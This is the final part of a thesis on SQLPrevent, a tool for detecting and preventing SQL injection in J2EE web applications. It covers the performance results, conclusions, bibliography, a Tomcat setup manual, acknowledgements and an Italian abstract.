This last section, as introduced at the beginning of the chapter, has showed the steps we followed to test SQLPrevent. It was an example, mapped on the proposed "Step-by-Step Procedure", of the whole test experiments we have done to evaluate our tool. Here, we wanted to highlight the straightforward process suggested by our methodology and how to use it for a real testing. For our goals, we described the all process, with a large support of real screen-shots and figures, citing the exact softwares, configurations and data we have actually used in the lab. Everything has been presented on purpose in a schematic style with the intent to better show the feasibility and efficiency of the evaluation model.

## 6.4 Results

We have evaluated SQLPrevent both with trivial web applications developed on purpose vulnerable and with the five insecure web applications of the AMNESIA testbed. However the results we are going to present refer only on the amnesia web applications. This because, first, they are real open source web

DB	Subject	Detection Overhead (%)			Prevention Overhead (%)		
		Max	Min	Ave	Max	Min	Ave
MS SQL	Bookstore	3.632	0.028	0.617	2.113	0.074	0.216
	Employee	2.894	0.029	0.171	2.151	0.022	0.227
	Classifieds	3.343	0.014	0.228	1.987	0.057	0.212
	Events	4.038	0.028	0.257	2.442	0.064	0.392
	Portal	3.685	0.025	0.545	1.703	0.047	0.145
MySQL	Bookstore	2.561	0.019	0.355	2.457	0.069	0.244
	Employee	3.754	0.031	0.412	2.461	0.068	0.246
	Classifieds	2.671	0.036	0.023	1.757	0.062	0.249
	Events	3.943	0.024	0.051	2.051	0.016	0.237
	Portal	3.896	0.033	0.038	1.616	0.045	0.201
		<b>4.038</b>	<b>0.014</b>	<b>0.271</b>	<b>2.461</b>	<b>0.016</b>	<b>0.237</b>
		<i>≈ 4.0</i>		<i>≈ 0.3</i>	<i>≈ 2.5</i>		<i>≈ 0.2</i>

Figure 6.14: Results of performance evaluation testing of SQLPrevent

applications free available for research purpose and then because it allowed us to have a common point of reference with other approaches that have used the same testbed for evaluation [58, 62, 57]. In our evaluations, SQLPrevent produced no false positives or false negatives, imposed low runtime overhead on the testbed applications, and was portable among two different databases, operating systems and network configurations. Furthermore it is easy to deploy and does not require any source code neither runtime environment modifications. The Figure 6.14 shows, for each web application and the corresponding database, the maximum, minimum, and average detection overhead and prevention overhead. SQLPrevent imposed a maximum 4% (average 0.3%) performance overhead with respect to an average 500 milliseconds response time for all five applications and both databases. The overhead for blocking detected SQLIAs is lower than in the case of benign requests likely because in the former case the SQL statements are not executed by the back-end database.

To test SQLPrevent performance overhead under a high volume of simultaneous accesses, we used JMeter, a web application benchmarking tool from Apache Software Foundation. For each application, we chose one servlet and configured 100 concurrent threads with five loops for each thread. Each thread simulated one web client. We then measured the average response

## 6.4. Results

---

time with and without SQLPrevent and applied the detection overhead formula to calculate the overhead. During stress testing, SQLPrevent imposed a maximum 4.2% (average 2.6%) performance overhead with respect to an average 6,700 milliseconds response time for all five applications and both databases. Due to the differences in physical settings, we cannot compare SQLPrevent performance directly with other approaches that also use the AMNESIA testbed. Therefore, we list the performance data of the latter here for reference purposes only. AMNESIA simply stated that “We found that the overhead imposed by our technique is negligible and, in fact, barely measurable, ranging from 10 to 40 milliseconds” without detailed information regarding the physical settings and how overhead was measured. The SQLCheck evaluation environment was set up on a machine running Linux kernel 2.4.27, with a 2 GHz Pentium M processor and 1 GB of memory. The timing results were presented in a table, and the average overhead for each application ranged from 2.478ms to 3.368ms. Nevertheless, the table did not show maximum overhead information and the paper did not state how the performance overhead was measured. CANDID was evaluated by installing web applications on a Linux machine with a 2GHz Pentium processor and 2GB of RAM. The machine ran in the same Ethernet network as the client. Using JMeter, one servlet was chosen from each application, and a detailed test suite was prepared for each application. For each test, the researchers performed 1,000 sample runs and measured the average numbers for each run with and without CANDID, respectively. Results were shown in a figure, and ranged from 3.2% to 40.0%.

Summarizing, this is the picture of what we have completely done in our evaluation tests and what we have already planned to do as one of the future work (in brackets).

### **Test Environments**

- O.S. : Linux, Windows
- DB: MySQL, MS SQL Server (PostgreSQL, MS Access)
- Application Server: JBoss, Tomcat (Sun Application Server PE 8, WebSphere, WebLogic)



**Web Applications**

- Amnesia testbed: Bookstore, Classifieds, Portal, Employee, Events
- Trivial web applications intentionally developed to be vulnerable
- (- Testing on new vulnerable J2EE real web applications)

**Security Tools**

- Vulnerability scanners: Paros, Acunetix, Web Scarab

**Penetration Test**

- SQLNinja, SQLmap (Absinthe)

To conclude, table 6.1 summarizes all the results we have achieved by evaluating SQLPrevent following our proposal methodology. They make it an effective, efficient and portable security tool for detection and prevention of all different types of SQLIAs. It does not require any modification of the source code or runtime environments. It is usable on different network configurations and it boasts high performance (low overhead).

<b>Efficiency</b>	<i>False positive</i>	NO
	<i>False negative</i>	NO
<b>Effectiveness</b>	<i>Attack Detection</i>	100%
	<i>Attack Prevention</i>	100%
<b>Stability</b> (environment independence)	<i>Web Applications</i> <i>Databases</i> <i>Prog. Languages</i> <i>Operating Systems</i> <i>Application Servers</i>	5 Amnesia testbed + 2 Trivial MS SQL Server, MySQL Java/J2EE/JSP Linux, Windows Tomcat, JBoss
<b>Flexibility</b>	<i>Different Types of SQLIAs</i>	Attacks and Obfuscate List
<b>Performance</b>	<i>Detection Overhead</i>	0.3%
	<i>Prevention Overhead</i>	0.2%

Table 6.1: Final Results Evaluations testing of SQLPrevent

## 6.4. Results

---

# Chapter 7

## Conclusions and Future Work

SQL injection vulnerabilities are ubiquitous and dangerous, yet most web applications deployed today are still vulnerable to SQLIAs. In this work we have summarized our research on the topic of the creation and evaluation of security systems for detection and prevention of SQL Injection Attacks.

We have introduced the key problems of information security, highlighting the important role that SQL Injection is playing today, its harmful consequences, and consequently the importance of the problem we have addressed. We have presented the current situation of the security community, analyzing both the state of the art of computer security and that of the research, focusing on the huge phenomena of SQL Injections. We have detailed its functioning, its outcomes and the existing countermeasures it has been used to solve this problem. We have also pointed out that although some recent research on SQLIA detection and prevention has successfully addressed the shortcomings of existing SQLIA countermeasures, the effort needed from web developers such as application source code analysis/modification, acquisition of the training traces, or modification of the runtime environment, has limited adoption of these countermeasures in real world settings. Hence, we have introduced a new approach for protect web applications from SQLIAs. We have analyzed our tool, SQLPrevent, which implements the novel approach of an effective dynamic tool for detection and prevention of SQLIAs without access to the application source code.

At the same time, we have described the challenges we met while designing an

---

innovative evaluation model to address the lack of a common guideline in the literature for the testing process of such security systems against SQLIAs. We have proposed a novel and complete evaluation methodology to test SQLIAs tools properly. We have provided an abstract schema, an adaptable framework, detailed diagrams and a step-by-step procedure to characterize the whole evaluation process minutely. We have also stated the parameters and criterion defined for our tests.

Moreover we have furnished a case study of our proposal methodology focused on the evaluation of our novel tool. Based on the evaluation procedure the tests have confirmed that SQLPrevent is effective, efficient, portable among back-end databases, easy to deploy without the involvement of web developers, does not require access to the application source code, and it has very good performance rate. In short, it is a valid tool for detection and prevention of SQLIAs. For future work, about SQLPrevent, we plan to conduct additional research to thoroughly address the problems of false positives and/or false negatives by improving its ongoing version. We design to deeply increase its evaluations function, adding commercial and bigger web applications as well as different network configurations and stress tests. This will be done after the ASP, .NET and PHP versions have been fully completed. We will also make SQLPrevent an open source project.

About the evaluation methodology, we intend to test other SQLIAs security tools as we have done for SQLPrevent. Firstly, we will check the real effort and the feasibility to adapt our methodology to other existing systems, and following that, obtain useful and compatible results to compare our tool with. We also project to increase the set of measures for the evaluations tests by adding the usability section. In doing so, we will also value new parameters such as learnability, user satisfaction, utility and others by consequently providing detailed criterion and procedures of how to evaluate them. Finally, we plan to create a new testbed because in the course of our work, we have also outlined a number of shortcomings in the AMNESIA testbed we used in our experiments, which is still the only common criterion for the validation and evaluation of SQLIAs tools worldwide. Our intent is to create a new testbed which could be more complete, updated and valid.

# Bibliography

- [1] M. Bishop, *Introduction to Computer Security*. Addison Wesley, 2004.
- [2] INFOSEC, “The U.S. National Information Systems Security Glossary.” <http://www.cultural.com/web/security/infosec.glossary.html>, 1992.
- [3] ISO/IEC ISO/IEC, “Risk Management Vocabulary Guidelines for use in Standards.” Guide 73 International Standards Organization, 2002.
- [4] C. Henderson, “Building Scalable Web Sites: building, scaling, and optimizing the next generation of web applications,” 2006.
- [5] S. Jablonski, I. Petrov, C. Meiler, and U. Mayer, “Guide to Web Application and Platform Architectures (Springer Professional Computing),” 2004.
- [6] Petri IT Knowledgebase. <http://www.petri.co.il/>, 2008.
- [7] L. Shklar and R. Rosen, “Web Application Architecture: Principles, Protocols and Practices,” 2003.
- [8] Web App Charts. <http://www.webappcharts.com>, 2008.
- [9] Forbes: World’s Business Leaders. <http://www.forbes.com>, 2008.
- [10] G. Sicari, “Web Application.” <http://www.giuseppesicari.it/articoli/java-2-enterprise-edition/web-application/>, 2007.
- [11] E. Armstrong, J. Ball, S. Bodoff, D. B. Carson, I. Evans, D. Green, K. Haase, and E. Jendrock, *The J2EE 1.4 Tutorial*, 2005.

## BIBLIOGRAPHY

---

- [12] La Nuova Architettura AOP di JBoss.  
<http://www.mokabyte.it/2003/07/aop.htm>, 2003.
- [13] Passion for Java Technology. <http://www.javapassion.com>, 2006.
- [14] M. Yuan and N. Richards, *Lightweight Java Web Application Development: Leveraging EJB3, JSF, POJO, and Seam*, 2006.
- [15] R. J. Anderson, *Security Engineering*. John Wiley and Sons, 2001.
- [16] W. Stallings, *Network Security Essentials: Applications and Standards*. Prentice-Hall, 1999.
- [17] U. B.-A. Landsmann and D. Stromberg, *Web Application Security: A Survey of Prevention Techniques Against SQL Injection*. PhD thesis, Department of Computer and Systems Sciences Stockholm University / Royal Institute of Technology, 2003.
- [18] P2P Consortium. <http://www.p2pconsortium.com>, 2008.
- [19] Secure Web.  
<http://secureweb.typepad.com/secureweb/2008/02/2007/another.html>, 2008.
- [20] Columbia Daily Tribune.  
<http://www.columbiatribune.com/2007/May/20070507News054.asp>, 2007.
- [21] CSI Computer Security Institute, “The Computer Crime and Security Survey 2007,” 2007.
- [22] Cenzic Securing Enterprise Applications, “Cenzic Application Security Trends Report, 2007,” 2007.
- [23] The Open Web Application Security Project (OWASP).  
<http://www.owasp.org/index.php/MainPage>, 2008.
- [24] M. K.K. and N. Burghate, “Detection of SQL Injection and Cross Site Scripting Attacks.” <http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-mookhey/old/bh-us-04-mookheywhitepaper.pdf>, 2004.

- [25] CGISecurity, “The Cross Site Scripting FAQ.”  
<http://www.cgisecurity.com/articles/xss-faq.shtml>, 2002.
- [26] Acunetix, “SQL Injection: What is it?.”  
<http://www.acunetix.com/websitesecurity/sql-injection.htm>, 2008.
- [27] C. Cerrudo, “Manipulating Microsoft SQL Server Using SQL Injection,”  
*Technical report, Application Security Inc.*, 2003.
- [28] G. Arata, “SQL Inject: sicurezza delle proprie applicazioni.”  
<http://www.webmasterpoint.org/asp/net/60-sql-injection-asp-net.asp>,  
2008.
- [29] S. Joshi, “SQL Injection Attack and Defense.”  
<http://www.securitydocs.com/library/3587>, 2005.
- [30] S. Friedl, “SQL Injection Attacks by Example.”  
<http://www.unixwiz.net>, 2007.
- [31] C. Anley, “Advanced SQL injection in SQL server application,” *Technical report, NGSSoftware Insight Security Research (NISR)*, 2002.
- [32] K. Spett, “SQL injection: Are your web applications vulnerable?,” *Technical report, SPI Dynamics, Inc.*, 2005.
- [33] V. Chapela, “Advanced SQL injection,” 2005.
- [34] D. Litchfield, “Data-mining with SQL Injection and Inference,” in  
*NGSSoftware Insight Security Research (NISR)*, 2005.
- [35] K. Spett, “SQL Injection.”  
<http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>,  
2007.
- [36] K. Spett, “Blind SQL Injection.”  
<http://www.spidynamics.com/whitepapers/Blind-SQLInjection.pdf>,  
2008.
- [37] O. Maor and A. Shulman, “Blindfolded SQL Injection.”  
<http://www.imperva.com/docs/Blindfolded-SQL-Injection.pdf>, 2008.

## BIBLIOGRAPHY

---

- [38] F. Mavituna, “SQL Injection Cheat Sheet.”  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-ok/>, 2007.
- [39] W. G. Halfond, J. Viegas, and A. Orso, “A classification of SQL injection attacks and countermeasures,” in *Proceedings of the IEEE International Symposium on Secure Software Engineering*, 2006.
- [40] The Tor Project, Inc., “Tor: Anonymity online.”  
<http://www.torproject.org>, 2008.
- [41] The Project Anonymity in the Internet, “JAP Anonymity and Privacy.”  
<http://anon.inf.tu-dresden.de/index-en.html>, 2006.
- [42] J. Long, “The Google Hackers Guide.” <http://johnny.ihackstuff.com>, 2005.
- [43] “SQL Injection.” <http://www.youtube.com/watch?v=MJNJjh4jORY>, 2006.
- [44] “How to do a SQL Injection.”  
<http://www.youtube.com/watch?v=36iDzFJcuhofeature=related>, 2007.
- [45] O. Maor and A. Shulman, “SQL Injection Signatures Evasion.”  
<http://www.imperva.com/docs/SQLInjectionSignaturesEvasion.pdf>, 2004.
- [46] M. Almeida, “iDEFENSE: Sun Java System Active Server Pages Multiple Command Injection Vulnerabilities.” <http://www.zone-h.org/content/view/14950/92/>, 2008.
- [47] Unisys Corporation, “Protecting J2EE-based Applications with Application Defender Secure,” 2005.
- [48] M. Howard and D. LeBlanc, *Writing Secure Code, Second Edition*. Microsoft Press, 2003.
- [49] G. McGraw, *Software Security: Building Security In*. Addison-Wesley Software Security Series, 2006.



- [50] D. Scott and R. Sharp, “Abstracting application-level web security,” in *11th International Conference on the World Wide Web*, (Honolulu, Hawaii, USA), pp. 396–407, May 2002.
- [51] Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D. T. Lee, and S.-Y. Kuo, “Securing web application code by static analysis and runtime protection,” in *13th international conference on World Wide Web*, pp. 40–52, 2004.
- [52] V. B. Livshits and M. S. Lam, “Finding security vulnerabilities in Java applications with static analysis,” in *14th USENIX Security Symposium*, pp. 271–286, August 2005.
- [53] Y. Xie and A. Aiken, “Static detection of security vulnerabilities in scripting languages,” in *15th USENIX Security Symposium*, pp. 179–192, August 2006.
- [54] F. Valeur, D. Mutz, and G. Vigna, “A learning-based approach to the detection of SQL attacks,” in *Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 2005)*, pp. 123–140, 2005.
- [55] W. G. Halfond and A. Orso, “AMNESIA: Analysis and monitoring for neutralizing SQL injection attacks,” in *20th IEEE/ACM International Conference on Automated Software Engineering*, (Long Beach, California, USA), pp. 174–183, 2005.
- [56] G. T. Buehrer, B. W. Weide, and P. A. G. Sivilotti, “SQLGuard: Using parse tree validation to prevent SQL injection attacks,” in *International Workshop on Software Engineering and Middleware*, (Lisbon, Portugal), pp. 106–113, September 2005.
- [57] Z. Su and G. Wassermann, “The essence of command injection attacks in web applications,” in *Symposium on Principles of Programming Languages*, (Charleston, South Carolina, USA), pp. 372–382, January 2006.
- [58] S. Bandhakavi, P. Bisht, P. Madhusudan, and V. N. Venkatakrisnan, “CANDID: Preventing SQL injection attacks using dynamic candidate

## BIBLIOGRAPHY

---

- evaluations,” in *ACM Conference on Computer and Communications Security (CCS)*, (Alexandria, Virginia, USA), October 2007.
- [59] S. W. Boyd and A. D. Keromytis, “SQLrand: Preventing SQL injection attacks,” in *Second International Conference on Applied Cryptography and Network Security (ACNS)*, June 2004.
- [60] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans, “Automatically hardening web applications using precise tainting,” in *20th IFIP International Information Security Conference*, (Makuhari-Messe, Chiba, Japan), pp. 296–307, May 30 - June 1 2005.
- [61] T. Pietraszek and C. V. Berghe, “Defending against injection attacks through context-sensitive string evaluation,” in *Eighth International Symposium on Recent Advances in Intrusion Detection*, pp. 124–145, 2005.
- [62] Y. Kosuga, K. Kono, M. Hanaoka, M. Hishiyama, and Y. Takahama, “Sania: Syntactic and semantic analysis for automated testing against SQL injection,” in *23rd Annual Computer Security Applications Conference (ACSAC)*, December 2007.
- [63] Apache Software Foundation, “Apache JMeter.” <http://jakarta.apache.org/jmeter/>, 2007.
- [64] Source Forge, “Open source software.” <http://sourceforge.net/>, 2008.
- [65] Chinotec Technologies Company, “Paros.” <http://www.parosproxy.org/index.shtml>, 2004.
- [66] W. G. Halfond and A. Orso, “Preventing SQL Injection Attacks Using AMNESIA,” 2006.
- [67] D. M. Sunday, “A very fast substring search algorithm,” in *Communications of the ACM*, 1990.
- [68] D. Coward, “Java Servlet Specification, version 2.3 Specification v.2.3 Final Release,” in *Java Community Program*, September 2001.

## BIBLIOGRAPHY

---

- [69] A. Martin, J. Goke, A. Arvesen, and F. Quatro, “P6Spy open source software.” <http://www.p6spy.com/>, 2003.
- [70] Nummish and Xeron, “Absinthe.” <http://www.0x90.org/releases/absinthe/>, 2008.
- [71] B. Damele and D. Bellucci, “Sqlmap: a SQL Injection tool.” <http://sqlmap.sourceforge.net/>, 2008.
- [72] MySQL, “Mysql open source database.” <http://www.mysql.com/>, 2008.
- [73] Microsoft Co., “MS SQL Server Database.” <http://www.microsoft.com/italy/server/sql/default.mspx>, 2008.
- [74] Red Hat Middleware, “JBoss Application Server.” <http://www.jboss.com/>, 2008.
- [75] Sun Microsystems, “Sun Java System Application Server Enterprise Edition 8.1.” <http://www.sun.com/software/products/appsrvree/index.xml>, 2008.
- [76] icesurfer, “SqlNinja, a SQL Server injection takeover tool.” <http://sqlninja.sourceforge.net/>, 2008.
- [77] N. Jakob, *Usability Engineering*. New York: Morgan Kaufmann, 2002.
- [78] F. S. Rietta, “Application layer intrusion detection for SQL injection,” in *ACM Southeast Regional Conference Proceedings of the 44th annual Southeast regional conference*, (New York, NY, USA), 2007.
- [79] S. T. Sun and K. Beznosov, “SQLPrevent: Effective Dynamic Detection and Prevention of SQL Injection Attacks Without Access to the Application Source Code,” 2007.

## BIBLIOGRAPHY

---

# Appendix A

## SQLPrevent J2EE Users Manual

SQLPrevent is a J2EE tool for detecting and preventing SQL injection attacks (SQLIAs) in J2EE web applications dynamically without access to application source code. This document provides setup instruction of SQLPrevent J2EE for both the versions: the original one presented in Chapter 4 and the beta version *with TaintTrack* which is the evolution of the initial version that avoid (also theoretically) false positive and false negative and improve the performance overhead. However this beta version is still under evaluation and not yet completely tested.

To use SQLPrevent J2EE, unpack the SQLPrevent binary distribution into a convenient directory.

The distribution consists of the following contents:

- **lib/sqlprevent.jar:** This JAR file contains all of the Java classes included in SQLPrevent. It should be deployed into web container (e.g. Tomcat) as a shared library or it can be copied into the WEB-INF/lib directory of your web application.
- **lib/tainttrack.jar:** this JAR file contains custom implementations of Java's string related classes. `tainttrack.jar` keep track of taint propagation during string manipulations. It should be deployed into web container as a shared library, and the JVM should be instructed to load

---

this library as bootstrap classes. For example, Sun JVM could use `-Xbootclasspath/p:;path to tainttrack.jar;` to pretend `tainttrack.jar` in the class loading path.

- **lib/antlr-x-x-x.jar:** this JAR file contains runtime library for SQLexer module in SQLPrevent. This jar file can also be download at <http://www.antlr.org/download.html>
- **lib/log4j-x-x-x.jar:** this JAR file contains Java classes for logging. This jar file can also be download at <http://logging.apache.org/log4j/>
- **spy.properties:** this file contains configuration setting of SQLPrevent. One of most important setting is `realdriver`, which specify the class name of real JDBC driver used in the web application.
- **readme.txt:** This file contains current version change logs and point to this document.

SQLPrevent can be easily integrated into existing J2EE web applications by just a few configuration setting changes. SQLPrevent can work with any J2EE web server that support Java Servlet specification version 2.3 running on various operating systems, such as Windows and Linux. Each J2EE web server has its own way for deploying and configuring shared libraries. In this document, we provide setup instructions for Tomcat as application servers installed on Windows and Linux as operating system. You can jump directly to a sub-section that fit your current environment.

## Tomcat

Assume an instance of Tomcat is installed in a directory pointed by `$TOMCAT` environment variable.

### 1. Tomcat on Linux With TaintTrack (Beta version)

- (a) Copy all jar files under `<SQLPREVENT_ZIP>/lib` and `spy.properties` into `$TOMCAT/shared/lib` directory
- (b) Add the following setting into `web.xml` of each web application under protection:

```
<filter>
  <filter-name>TaintMarkFilter</filter-name>
  <display-name>TaintMarkFilter</display-name>
  <description>Mark data originated from HTTP requests
    as tainted</description>
  <filter-class>ubc.lersse.sqlia.WebTaintFilter</filter-class>
</filter>
<filter-mapping>
  <filter-name>TaintMarkFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```

- (c) Define and export an environment variable named `JAVA_OPTS` as follows:

```
JAVA_OPTS="-Xbootclasspath/p:$TOMCAT/shared/lib/tainttrack.jar"
JAVA_OPTS=$JAVA_OPTS+" -Dp6.home=$TOMCAT/shared/lib"
```

- (d) Modify application setting to use the SQLPrevent database driver:

```
com.p6spy.engine.spy.P6SpyDriver
```

- (e) Modify the *realdriver* line in the *spy.properties* file to reflect the wrapped database driver. The default value of *realdriver* line is for MySQL and is like follows:

```
text realdriver=com.mysql.jdbc.Driver
```

- (f) Enable in the *spy.properties* file the log file as follows:

```
C:/temp/spy.log
```

## 2. Tomcat on Linux Without TaintTrack

- (a) Copy all jar files under `<SQLPREVENT_ZIP>/lib` and *spy.properties* into `$TOMCAT/shared/lib` directory

- (b) Add the following setting into *web.xml* of each web application under protection:

```
<filter>
  <filter-name>SQLPreventFilter</filter-name>
  <display-name>SQLPreventFilter</display-name>
  <description>Log request object to ThreadLocal
</description>
```

---

```
    <filter-class>abc.lersse.sqlia.SQLPreventFilter
</filter-class>
</filter>
<filter-mapping>
    <filter-name>SQLPreventFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
```

- (c) Define and export an environment variable named JAVA\_OPTS as follows:

```
JAVA_OPTS=$JAVA_OPTS+" -Dp6.home=$TOMCAT/shared/lib"
```

- (d) Modify application setting to use the SQLPrevent database driver:

```
com.p6spy.engine.spy.P6SpyDriver
```

- (e) Modify the *realdriver* line in the *spy.properties* file to reflect the wrapped database driver. The default value of *realdriver* line is for MySQL and is as follows:

```
realdriver=com.mysql.jdbc.Driver
```

- (f) Enable in the *spy.properties* file the log file as follows:

```
C:/temp/spy.log
```

### 3. Tomcat on Windows With TaintTrack (Beta version)

- (a) Copy all jar files under <SQLPREVENT\_ZIP>/lib and *spy.properties* into \$TOMCAT/shared/lib directory

- (b) Add the following setting into *web.xml* of each web application under protection:

```
<filter>
    <filter-name>TaintMarkFilter</filter-name>
    <display-name>TaintMarkFilter</display-name>
    <description>Mark data originated from HTTP requests as
    tainted</description>
    <filter-class>abc.lersse.sqlia.WebTaintFilter
</filter-class>
</filter>
<filter-mapping>
```



```
<filter-name>TaintMarkFilter</filter-name>
<url-pattern>/*</url-pattern>
</filter-mapping>
```

- (c) Specify additional Java options as follows:  
-Xbootclasspath/p:\$TOMCAT/shared/lib/tainttrack.jar  
-Dp6.home=\$TOMCAT/shared/lib
- (d) Modify application setting to use the SQLPrevent database driver:  
com.p6spy.engine.spy.P6SpyDriver
- (e) Modify the *realdriver* line in the *spy.properties* file to reflect the wrapped database driver. The default value of *realdriver* line is for MySQL and is as follows:  
realdriver=com.mysql.jdbc.Driver
- (f) Enable in the *spy.properties* file the log file as follows:  
C:/temp/spy.log

### 4. Tomcat on Windows Without TaintTrack

- (a) Copy all jar files under <SQLPREVENT\_ZIP>/lib and *spy.properties* into \$TOMCAT/shared/lib directory
- (b) Add the following setting into *web.xml* of each web application under protection:

```
<filter>
  <filter-name>SQLPreventFilter</filter-name>
  <display-name>SQLPreventFilter</display-name>
  <description>Log request object to ThreadLocal
</description>
  <filter-class>ubc.lersse.sqlia.SQLPreventFilter
</filter-class>
</filter>
<filter-mapping>
  <filter-name>SQLPreventFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```
- (c) Specify additional Java options as follows:  
-Dp6.home=\$TOMCAT/shared/lib

- 
- (d) Modify application setting to use the SQLPrevent database driver:  
`com.p6spy.engine.spy.P6SpyDriver`
  - (e) Modify the *realdriver* line in the *spy.properties* file to reflect the wrapped database driver. The default value of *realdriver* line is for MySQL and is as follows:  
`realdriver=com.mysql.jdbc.Driver`
  - (f) Enable in the *spy.properties* file the log file as follows:  
`C:/temp/spy.log`

# Ringraziamenti Speciali

*“Ci sono solo 10 tipi di persone, quelli che comprendono il binario e quelli che non lo comprendono”*

(Anonimo)

Vorrei ringraziare davvero tutti quelli che, consapevolmente (e non), mi hanno aiutato durante questi anni di università, ognuno a proprio modo, tra Italia, Svezia e Canada...you know who you are! Thank you! :)

In modo particolare, un ringraziamento speciale va:

- A special thanks goes to Jessica (Jess) Van for her nights spent reviewing my thesis and for everything else, grazie mille.
- Ai colleghi, ma soprattutto alle colleghe, della Prealpina con le quali ho trascorso tutti i weekend degli ultimi anni, impazzendo tra “rose” e “Giovani Ribelli”.
- Al presidente Simone-pantalone tra passeggiate sui viali a Bologna e progetti in Java...ed ovviamente a tutti gli altri compagni: Nik, Griffa, Candy e Filo per le mille avventure around the world.
- To my international friends between Lund and Vancouver...Rash, Juris, Pedram, Ignasi...and all the others.
- A Giulio o meglio al Dr. Ing. Giulio che quanto a international experiences è anche peggio di me.
- ...and to everybody else, my best thanks!



# Estratto in Italiano

Questo lavoro di tesi sintetizza anni di studi, ricerche e progetti nel campo della sicurezza informatica svolti tra “Politecnico di Milano” e “The University of British Columbia” a Vancouver, Canada. Più precisamente viene discusso il fenomeno della “*SQL Injection (SQLI)*”, tuttora una delle tecniche di intrusione più pericolose ed utilizzate. Nello specifico affronteremo entrambi i problemi di:

- come valutare i sistemi di sicurezza contro questo tipo di attacco, proponendo una nuova metodologia di testing
- come difendersi dagli attacchi SQLI grazie all'utilizzo di un nostro nuovo programma, sviluppato appositamente per rendere sicure le applicazioni web

La metodologia proposta è adattabile a tutti quei programmi per la detenzione e/o prevenzione degli attacchi SQLI. E' un modello che passo-passo fornisce delle linee guida per testare e valutare caratteristiche fondamentali del tool stesso, quali: efficienza, efficacia, stabilità, flessibilità e prestazioni. In aggiunta viene presentata, come caso di studio, la fase di testing di un innovativo tool: *SQLPrevent*, il quale dinamicamente rileva gli attacchi e blocca i corrispondenti SQL statements corrotti dall'essere spediti al database, senza accedere al codice sorgente dell'applicazione, ma basandosi su delle specifiche euristiche. I nostri test confermano *SQLPrevent* una soluzione valida. Infatti non produce nè falsi positivi nè falsi negativi, ha una percentuale del 100% di detenzione e prevenzione misurata su diversi tipi di attacchi SQLI, è indipendente dalla base di dati dell'applicazione web e dell'ambiente di lavoro e vanta ottime prestazioni.

Nel primo capitolo (*Introduction*) viene presentata l'importanza del problema trattato, il contributo originale e la struttura del lavoro stesso. In questa prima sezione si evidenzia, sia la mancanza in letteratura di una metodologia valida, comune e completa per la valutazione ed il testing dei sistemi di protezione delle applicazioni web, contro attacchi di tipo SQLI; sia l'importanza che detenzione e

---

prevenzione, di questa specifica tipologia di attacchi, hanno in campo accademico ed industriale. Proprio la criticità di questi elementi e la loro attualità hanno guidato e motivato le nostre ricerche.

Il capitolo 2 (*State Of The Art*) fornisce una breve sintesi dei concetti chiave della sicurezza sia informatica che dell'informazione. Vengono quindi presentati e discussi la situazione attuale, lo stato dell'arte, i problemi e le soluzioni adottate legate alla sicurezza informatica nella società odierna. Si evidenziano il ruolo principale, la potenza devastante e le drammatiche conseguenze che gli attacchi SQL Injection hanno in questo scenario. Vengono inoltre introdotti gli attori principali ed il loro ruolo all'interno di questo contesto critico, concentrandosi sulle applicazioni web e vulnerabilità in quanto figure cardine delle nostre ricerche.

Il capitolo 3 (*SQL Injection*) esplora ed analizza, anche attraverso l'ampio utilizzo di esempi reali e completi, il grande fenomeno della SQLI. Lo scopo di questa sezione, come per il capitolo precedente, è quello di fornire una panoramica generale dell'argomento trattato e le nozioni necessarie per poter seguire ed apprezzare al meglio l'intero lavoro. Qui viene data la possibilità di ottenere maggior confidenza con il tema della SQLI. In questo capitolo viene illustrato il funzionamento di tali attacchi. Sono spiegate e catalogate le diverse tecniche e metodologie utilizzate, analizzandone conseguenze e contromisure adottate e consigliate dagli esperti in sicurezza. In aggiunta viene proposta, in una sezione speciale del capitolo (*3.4 Methodology for a Successful SQLIA*), una procedura completa e dettagliata su come eseguire con successo un'intrusione in un sistema remoto, dal punto di vista dell'attaccante. Infatti verrà illustrato come, sfruttando la tecnica di SQL Injection, sia possibile approfittare di una vulnerabilità dell'applicazione web, per sferrarne un attacco e penetrarla perfettamente, recuperando dati sensibili senza lasciare traccia. Infine nella sezione *3.7 Analysis of Current SQLIAs Security Tools* vengono riportati e descritti brevemente tutti quei lavori, progetti, ricerche e pubblicazioni relativi alla protezione contro gli attacchi SQLI, discutendo inizialmente i diversi approcci utilizzati dai sistemi di sicurezza attualmente presenti in letteratura e confrontandoli con il nostro SQLPrevent tra pregi e difetti. Successivamente si evidenzia per ognuno di essi la metodologia di testing adottata dagli autori, sottolineandone imperfezioni e limiti. Tra tutti i lavori analizzati, viene lasciato maggior spazio al tool AMNESIA ed al suo famoso testbed open-source, in quanto, pur essendo incompleto, è l'unico vero punto di riferimento presente in letteratura e di raffronto con la nuova metodologia di valutazione proposta.

---

Il capitolo 4 (*SQLPrevent*) presenta e descrive il tool SQLPrevent, il quale è un programma proposto per la difesa delle applicazioni web dagli attacchi di tipo SQL Injection. Il suo funzionamento è semplice, ma efficace. Dinamicamente rileva le intrusioni seguendo delle proprie euristiche ed automaticamente previene ogni attacco senza dover accedere o conoscere i codici sorgente delle applicazioni protette. Il tutto si basa su due osservazioni basilari (1) durante un attacco SQLI, nelle richieste HTTP corrotte i valori dei parametri non sono usati solamente come letterali, cioè valori fissi all'interno dei corrispettivi SQL statements, ma anche come un ulteriore vero e proprio costrutto SQL (es. delimitatori, operatori, identificatori); (2) il valore deformato di un parametro, all'interno di una richiesta HTTP, comprende più di un solo blocco SQL. In questa sezione viene spiegato l'innovativo approccio utilizzato dal programma ed il suo funzionamento. Si analizza l'algoritmo, l'implementazione nella versione attuale in J2EE, vantaggi, limitazione e le ricerche in corso per migliorarne le prestazioni. Questo capitolo è inoltre integrabile con l'appendice A: *SQLPrevent J2EE Users Manual*, la quale propone un vero e proprio manuale utente per l'installazione del tool, a protezione di una qualsiasi applicazione web vulnerabile, su diversi ambienti di lavoro.

